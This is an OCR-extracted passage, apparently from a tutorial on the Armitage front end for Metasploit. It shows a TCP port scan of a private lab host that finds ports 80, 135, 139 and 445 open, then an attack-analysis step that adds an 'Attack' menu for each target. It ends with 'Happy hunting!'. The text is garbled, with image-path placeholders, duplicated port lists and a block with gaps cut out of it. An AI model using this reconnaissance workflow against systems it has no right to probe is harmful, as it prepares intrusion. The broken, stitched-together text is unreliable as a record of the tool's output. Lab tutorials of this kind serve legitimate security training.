


Progress...

Querying exploits...
dialup/multi/login/manyargs

```
8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810,
3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as background job 6.
[+] 192.168.41.132:       - 192.168.41.132:80 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:139 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:135 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:445 - TCP OPEN
msf5 auxiliary(scanner/portscan/tcp) >
```

It will end as we have seen many times in this tutorial as shown below. Click on "OK".



Message


Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.

Happy hunting!


```
3057, 6905, 1100, 10616, 1                                       3, 1755, 407, 1434,
2049, 689, 3128, 20222, 20                                       , 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as background job 6.
[+] 192.168.41.132:       - 192.168.41.132:80 - TCP OPEN
